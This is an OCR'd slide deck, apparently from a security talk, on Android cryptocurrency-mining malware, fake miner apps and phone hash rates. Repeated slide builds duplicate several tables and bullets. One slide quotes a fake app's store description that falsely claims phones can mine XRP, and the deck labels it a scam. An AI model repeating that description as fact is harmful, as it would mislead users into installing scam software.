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



Android/HiddenMiner - one month profits

Android/HiddenMiner mining live



Android/HiddenMiner - one month profits

Scams: mining currencies that can't be mined!!!

Bitcoin Miner - Earn Free BTC

2018-07-14

Download APK | Read More

Litecoin Miner - Earn Free LTC

2018-07-17

Download APK | Read More

Ethereum Classic Miner - Earn Free ETC

2018-07-17

Download APK | Read More

Ethereum Miner - Earn Free ETH

2018-07-17

Download APK | Read More

Bitcoin Gold Miner - Earn Free BTG

2018-07-17

Download APK | Read More

Ripple Miner - Earn Free XRP

2018-07-18

Download APK | Read More

Tether Miner - Earn Free USDT

More info: Fortiguard blog

Detected as Riskware/FakeMiner!Android

Elite XRP Miner


1.0.7 for Android

0 Reviews | 0 Posts

Elite Crypto Miner

Download APK (3.3 MB) | Versions

Using APKPure App to upgrade Elite XRP Miner, fast, free and save your internet data.



The description of Elite XRP Miner

Mine one of the most popular cryptocurrency, ripple, directly from your phone without any extra graphic card or other tool. Elite Ripple Miner App gives you ability to mine using our remote services so all you need is just to stay connected to it.

How it works:
- Install Elite Ripple Miner on your device
- Mine XRP any time from any place
- Press start for connection with our server and get your cryptocurrency coins
- Input your wallet number and make transaction in few clicks
- The longer you mine with Elite Ripple Miner - the cryptocurrency you have.

Ripple is a real-time gross settlement system (RTGS), currency exchange and remittance network created by the Ripple company. Also called the Ripple Transaction Protocol (RTXP) or Ripple protocol, it is built upon a distributed open source internet protocol, consensus ledger and native cryptocurrency abbreviated as XRP (ripples). Released in 2012, Ripple purports to enable "secure, instantly and nearly free global financial transactions of any size with no chargebacks." Cryptocurrency market is growing fast, so everything you mined with Elite Ripple miner can be much more suddenly. It supports

Can we mine on a smartphone?

- Smartphones **aren't designed to mine**. Beware of **heat**.

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- Mining **Bitcoins**: **forget about it**.

Can we mine on a smartphone?

- Smartphones **aren't designed to mine**. Beware of **heat**.
- Mining **Bitcoins**: **forget about it**.
- Currencies using **CryptoNight** or **CryptoNight Lite**. Mineable on CPUs. Example: AEON, ByteCoin, DashCoin, Electroneum, Monero. **Can we mine those on a smartphone?** (not on Google Play).

Smartphone hash rates

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

Smartphone hash rates

Entry level or older phones

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Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
Samsung Galaxy S8	39 H/s	ByteCoin
Motorola Droid Turbo	40 H/s	Monero
Samsung Note 8	75 H/s	AEON

High end smartphones

CryptoNight-Lite

Smartphone hash rates

Entry level or older phones

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
Samsung Galaxy S6	25 H/s	ByteCoin
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
High end smartphones

Still **very** low!

CryptoNight-Lite

So, what is this about?




Screenshot of https://electroneum.com

"Electroneum - The mobile based cryptocurrency"

Electroneum M1 phone

- Announced at **MWC 2019** (February)
- Available for **80 USD**
- Quad Core 1.3 Ghz
- Targets the developing world

Wings Mobile Minephone WX



Screenshot from https://bitwings.org

- Announced at **MWC 2019**
- *"First minery phone"*
- Targeted price: $\approx$ 3,300 USD
- Promises **2 Ethereum per month** ($\approx$ 270 USD)

What is this about?

- It is **true** and **legitimate**
- But they are **not** mining **on the phone**

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

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


- It is **true** and **legitimate**
- But they are **not** mining **on the phone**
- WingsMobile: mining occurs on a third-party mining pool. You purchase a mining plan in that pool.
- Electroneum: *remote mining experience* aka *cloud mining*

Nice ideas, but IMHO confuses the standard end-user.
Remember: mobile mining is not profitable for an end-user


Cybercrime scene

Is it interesting to malware authors?

- Mass. **300,000+** hits for malicious mobile miners / month
- No cost. They don't pay **electricity**
- No risk. They **don't really care if they damage your phone** (as long as you let the malware run)
- **Anonymous and/or Untraceable** and easy to use on the **Dark Web**
- **Speculation**. A few coins might be worth a treasure later?

Targeted cryptocurrencies (Android)

- **Monero** uses **Cryptonight** PoW algo. OK to mine on CPUs or GPUs.
- **Monero** transactions are private & untraceable



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



Targeted cryptocurrencies (Android)

- **Monero** uses **Cryptonight** PoW algo. OK to mine on CPUs or GPUs.
- **Monero** transactions are private & untraceable
- Nevertheless, **malware target a wide variety of cryptocurrencies**
- Some malware **don't control which currency** they mine e.g CoinMiner mines the most profitable **Neoscrypt** coins: Bollywoodcoin, crowdcoin, dinero, guncoin, orbitcoin...



How much money do malware authors make?

Android Malware	Lifetime Profits	Comments
MuchSad	3 USD	14 days
HiddenMiner	6 USD	No longer mining
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CoinMiner	220 USD	Probably less
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
Clipper	500 USD	Probably less
Locker	610 USD	Most profitable?

Predictions



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
Predictions



